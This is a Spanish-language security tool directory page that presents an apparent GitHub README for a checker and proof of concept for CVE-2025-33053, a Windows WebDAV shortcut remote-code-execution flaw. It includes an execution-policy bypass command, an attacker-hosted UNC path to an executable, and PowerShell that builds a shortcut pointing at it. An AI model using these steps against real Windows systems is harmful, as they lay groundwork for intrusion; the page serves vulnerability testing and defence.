
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-33053-Checker-PoC — Comprobador y PoC del CVE-2025-33053 | Kitploit
Herramientas/GitHubGitHub/thetorjancaptain/cve-2025-33053-checker-poc
Análisis de VulnerabilidadesExplotaciónSeguridad WebPruebas de PenetraciónAprendizaje y Educación
GitHubthetorjancaptain/cve-2025-33053-checker-poc

CVE-2025-33053-Checker-PoC

Comprobador y PoC del CVE-2025-33053

Ver Repositorio
123hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    350
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    283

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-33053 Comprobador de Vulnerabilidad y Prueba de Concepto (PoC)


Checker Proof Prueba del Comprobador


PoC Proof Prueba del PoC

Un conjunto completo de herramientas para comprobar y demostrar la posible explotación de CVE-2025-33053, una vulnerabilidad crítica de Ejecución Remota de Código (RCE) basada en WebDAV que afecta a sistemas Windows.


📌 Acerca de CVE-2025-33053

CVE-2025-33053 permite a los atacantes explotar archivos de acceso directo .LNK que hacen referencia a recursos compartidos WebDAV remotos maliciosos, lo que potencialmente puede conducir a la Ejecución Remota de Código (RCE) en los sistemas afectados.

Condiciones de la Vulnerabilidad:

  • El servicio WebClient debe estar instalado y en ejecución en el objetivo.
  • El sistema operativo objetivo debe resolver rutas UNC a través de WebDAV cuando se accede a dichas rutas, incluso mediante archivos .LNK.

🔍 ¿Cómo Funciona la Vulnerabilidad?

  1. Archivo .LNK Manipulado o Acceso Directo a una Ruta UNC — Apunta a una ruta UNC remota como:
  2. Cuando se accede al .LNK o se navega manualmente a la ruta UNC (por ejemplo, a través del Explorador de archivos):
    • El servicio WebClient inicia la comunicación con la ubicación UNC remota a través de WebDAV.
    • El sistema envía una solicitud PROPFIND para consultar metadatos al servidor del atacante.
  3. Al recibir la solicitud PROPFIND, el atacante puede confirmar que:
    • El sistema objetivo resuelve rutas UNC a través de WebDAV.
    • El sistema es potencialmente vulnerable a CVE-2025-33053.

✅ Comprobador de Vulnerabilidad en Tiempo Real (CVE-2025-33053_checker.ps1)

Qué Hace:

ComprobaciónPropósito
🔍 Estado del Servicio WebClientConfirma si el soporte WebDAV está activo y en ejecución.
🔍 Manejo de Rutas UNC mediante Test-PathComprueba si el sistema resuelve rutas UNC WebDAV remotas (precondición clave para la explotación de CVE).

Cómo Ejecutarlo:

  1. Abra PowerShell como Administrador.

  2. Si la ejecución de scripts está restringida, ejecute:

Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
  1. Ejecute el comprobador: .\CVE-2025-33053_checker.ps1

⚙️ Servidor de Prueba de Concepto (PoC) (CVE-2025-33053_PoC.py)

Qué Hace:

  • Configura un servidor tipo WebDAV basado en Python en la máquina del atacante.
  • Captura las solicitudes PROPFIND entrantes cuando el sistema víctima resuelve la ruta UNC maliciosa.
  • Muestra en la terminal que el sistema se comunicó, demostrando la posibilidad de explotación. Nota: Probado en una máquina virtual.

Uso:

  1. En la máquina del atacante (Kali):
python3 CVE-2025-33053_PoC.py --port 8000
  1. En la máquina objetivo:
  • Abra la ruta UNC directamente en el Explorador de archivos:
\\<Kali-IP>@8000\DavWWWRoot\route.exe
  • Cree manualmente un archivo .LNK en Windows o simplemente navegue a:
\\<Kali-IP>@8000\DavWWWRoot\route.exe
  • Ejemplo de método en PowerShell para crear un acceso directo:
$WScriptShell = New-Object -ComObject WScript.Shell
$Shortcut = $WScriptShell.CreateShortcut("C:\Users\Public\CVE-2025-33053-Test.lnk")
$Shortcut.TargetPath = "\\<Kali-IP>@8000\DavWWWRoot\route.exe"
$Shortcut.Save()
  1. Si el objetivo es vulnerable, el servidor PoC registrará:
[!] PROPFIND request received from <victim-ip> - Potential CVE-2025-33053 detected!
[!] Target system is VULNERABLE to CVE-2025-33053!

🔍 Por Qué Este PoC es Legítimo y Fiable:

✔️ Utiliza resolución real de rutas UNC — sin simulaciones. ✔️ Captura solicitudes PROPFIND reales activadas por el sistema operativo — el comportamiento exacto requerido para la explotación de CVE. ✔️ Demuestra evidencia real a nivel de red de la vulnerabilidad, sin ejecutar payloads ni causar daños.


🚧 Notas Importantes

Este PoC no explota ni daña el sistema objetivo — solo detecta el comportamiento vulnerable subyacente. Está pensado para usarse en entornos controlados o con autorización explícita. Demuestra el comportamiento real del sistema — no es una simulación simulada. Para uso educativo únicamente. No ejecutar en sistemas no autorizados.


🏷️ Licencia

Licencia MIT — Gratuita solo para fines educativos, de investigación y defensivos.


🤝 Contribuciones

Se aceptan Pull Requests — mejore la detección, añada funciones o sugiera correcciones.


⚠️ Aviso Legal

Este repositorio es solo para fines educativos y de investigación de seguridad autorizada. El uso indebido contra sistemas que no posee o para los que no tiene permiso de prueba está estrictamente prohibido.


Descargar herramienta